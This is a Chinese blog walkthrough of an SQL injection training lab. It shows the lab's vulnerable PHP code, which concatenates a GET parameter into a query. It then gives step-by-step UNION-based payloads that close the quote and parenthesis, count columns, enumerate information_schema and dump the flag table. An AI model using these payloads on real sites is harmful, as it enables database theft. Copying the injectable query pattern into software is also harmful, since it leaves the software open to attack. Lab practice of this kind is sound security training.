

显错注入（三）

原创

樱浅沐冰 于 2020-07-01 13:44:21 发布 249 收藏

分类专栏：[笔记](#) 文章标签：[SQL注入](#)

版权声明：本文为博主原创文章，遵循[CC 4.0 BY-SA](#) 版权协议，转载请附上原文出处链接和本声明。

本文链接：https://blog.csdn.net/qq_45300786/article/details/107061954

版权



[笔记 专栏收录该内容](#)

128 篇文章 5 订阅

订阅专栏

显错注入（三）

注入环境：<http://inject2.lab.aqlab.cn:81/Pass-03/index.php?id=1>

SQL注入原理解析以及举例1

sql注入是指web应用程序对用户输入数据的合法性没有判断，导致攻击者可以构造不同的sql语句来实现对数据库的操作。

sql注入漏洞产生满足条件：

- 1；用户能够控制数据的输入。
- 2；原本需要执行的代码，拼接了用户的输入。

举例：

注意：下面测试环境使用封神台免费靶场。可以从下面链接进入：<https://hack.zkaq.org/?a=battle>。

攻击流程：

- 1；判断是否存在sql注入漏洞。
- 2；判断网页存在字段数。
- 3；判断回显点。
- 4；获取信息。

测试开始：

测试目标获取管理员账号密码

- 一；判断是否存在sql注入漏洞。

没注入前

我们可以看到这个过滤，不仅加了单引号之外，还加了小括号，

但是没事，我们一样像前面一样，把单引号闭合，小括号同理，也闭合

本关考点:

显错注入 (三)

任务

通过显错注入获得 flag。

对该页面进行 GET 传参，传参名为 id

数据库查询语句:

```
select *from user where id=('1')
```

查询结果:

```
Your Login name:test  
Your Password:mima
```


核心代码

```
$username = '';  
$password = '';  
@$id = $_GET['id'];  
@$sql = 'select *from user where id=(\''. $id. '\')';  
mysqli_select_db($conn, '****');// 不想让你们知道岸右  
$result = mysqli_query($conn,$sql);  
while ($row = mysqli_fetch_array($result)){  
    $username = $row['username'];  
    $password = $row['password'];  
}  
echo 'Your Login name:'. $username;  
echo 'Your Password:'. $password;
```

一、判断是否存在sql注入漏洞。

?id=1') and 1=1 --+ 没有报错

?id=1') and 1=2 --+ 查看页面是否正常。结果页面显示不正常。存在注入点。第一个单引号要跟前面的闭合 --+ 注释掉后面的单引号



inject2.lab.aqlab.cn:81/Pass-03/index.php?id=1%20%27%20)%20and%201=2%20--+

京东 云主机 - XianDian... http://qidao.free.id... 百度翻译 site:baidu.com - 国...

SQL注入靶场

本关考点:

显错注入 (三)

任务

通过显错注入获得 flag。

对该页面进行 GET 传参，传参名为 id

数据库查询语句:

```
select *from user where id=('1 ' ) and 1=2 --'
```

查询结果:

No results found

二、判断网页存在字段数。

构建sql语句: ?id=1') order by 1 --+

判断网页是否正常

这里我们尝试到?id=1') order by 4 --+ 报错

最后我们实验到有3段



inject2.lab.aqlab.cn:81/Pass-03/index.php?id=1%27)%20%20order%20by%204%20--+

京东 云主机 - XianDian... http://qidao.free.id... 百度翻译 site:baidu.com - 国...

SQL注入靶场

本关考点:

显错注入 (三)

任务

通过显错注入获得flag。

对该页面进行GET传参, 传参名为id

数据库查询语句:

```
select *from user where id=('1') order by 4 --')
```

查询结果:

No results found

https://blog.csdn.net/qq_45300786

3; 判断回显点。

构建sql语句: ?id=1') and 1=2 union select 1,2,3 --+ (之后查询结果显示在下图红框位置)

inject2.lab.aqlab.cn:81/Pass-03/index.php?id=1%27)%20union%20select%201,2,3%20--+

京东 云主机 - XianDian... http://qidao.free.id... 百度翻译 site:baidu.com - 国... (5条消息)CSDN

SQL注入靶场

本关考点:

显错注入 (三)

任务

通过显错注入获得 flag。

对该页面进行 GET 传参, 传参名为 id

数据库查询语句:

```
select *from user where id=('1') union select 1,2,3 -- )
```

查询结果:

```
Your Login name:2  
Your Password:3
```

https://blog.csdn.net/qidao_453007786

4; 获取信息。

?id=1 ') and 1=2 union select 1,database(),version() --+

获取当前正在使用的数据库
和数据库版本

inject2.lab.aqlab.cn:81/Pass-03/index.php?id=1%20%27)%20and%201=2%20union%20select%201,database(),version()%20--+

京东 云主机 - XianDian... http://qidao.free.id... 百度翻译 site:baidu.com - 国... (5条消息)CSDN-专... 后端基础PHP—简...

SQL注入靶场

本关考点:

显错注入 (三)

任务

通过显错注入获得 flag。

对该页面进行 GET 传参, 传参名为 id

数据库查询语句:

```
select *from user where id=('1 ') and 1=2 union select 1,database(),version() -- )
```

查询结果:

Your Login name:error
Your Password:5.6.47

https://blog.csdn.net/qq_45300786

获取当前数据库表名

```
?id=1 ') and 1=2 union select 1,2,group_concat(table_name) from information_schema.tables where table_schema=database() --+
```

注释: information_schema group_concat() table_name table_schema不懂的请看显错注入 (一)

[显错注入 \(一\)](#)

inject2.lab.aqlab.cn:81/Pass-03/index.php?id=1%20%27)%20and%201=2%20union%20select%201,2,group_concat(table_name)%20from%20information_schema.tables%20where%20table_schema=database()%20--+

京东 云主机 - XianDian... http://qidao.free.id... 百度翻译 site:baidu.com - 国... (5条消息)CSDN-专... 后端基础PHP-简... 封神台 - 掌控安全... Centos下安装msf [... 渗透师 网络安全从...

SQL注入靶场

本关考点:

显错注入 (三)

任务

通过显错注入获得flag。
对该页面进行GET传参, 传参名为id

数据库查询语句:

```
select *from user where id=('1 ') and 1=2 union select 1,2,group_concat(table_name) from information_schema.tables where table_schema=database() --')
```

查询结果:

Your Login name:2
Your Password:error_flag,user

https://blog.csdn.net/qq_45300786

获取表的字段名 (error_flag表)

```
?id=1 ') and 1=2 union select 1,2,group_concat(column_name) from information_schema.columns where table_schema=database() and table_name='error_flag' --+
```

注释: information_schema group_concat() table_name table_schema column_name

不懂的请看显错注入 (一)

[显错注入 \(一\)](#)

inject2.lab.aqlab.cn:81/Pass-03/index.php?id=1%20%27)%20and%201=2%20union%20select%201,2,group_concat(column_name)%20from%20information_schema.columns%20where%20table_schema=database()and%20ta...

京东

SQL注入靶场

[查看源码](#) [查看提示](#)

本关考点:

显错注入 (三)

任务

通过显错注入获得flag。
对该页面进行GET传参, 传参名为id

数据库查询语句:

```
select *from user where id=('1 ') and 1=2 union select 1,2,group_concat(column_name) from information_schema.columns where table_schema=database() and table_name='error_flag' --')
```

查询结果:

Your Login name:2
Your Password:ld,flag

https://blog.csdn.net/qq_45300786

获取字段值

?id=1 ') and 1=2 union select 1,group_concat(ld),group_concat(flag) from error_flag --+

inject2.lab.aqlab.cn:81/Pass-03/index.php?id=1%20%27)%20and%201=2%20union%20select%201,group_concat(ld),group_concat(flag)%20from%20error_flag%20--+

京东 云主机 - XianDian... http://qidaofree.id... 百度翻译 site:baidu.com - 国... (5条消息)CSDN-专... 后端基础PHP一简... 封神台 - 掌控安全...

SQL注入靶场

本关考点:

显错注入 (三)

任务

通过显错注入获得flag。

对该页面进行GET传参，传参名为id

数据库查询语句:

```
select *from user where id=('1 ') and 1=2 union select 1,group_concat(ld),group_concat(flag) from error_flag --')
```

查询结果:

```
Your Login name:1,2,3,4  
Your Password:zKaQ-Nf,zKaQ-BJY,zKaQ-XiaoFang,zKaq-98K
```

https://blog.csdn.net/qq_45300786

获字段值成功!!!



[创作打卡挑战赛](#) >

赢取流量/现金/CSDN周边激励大奖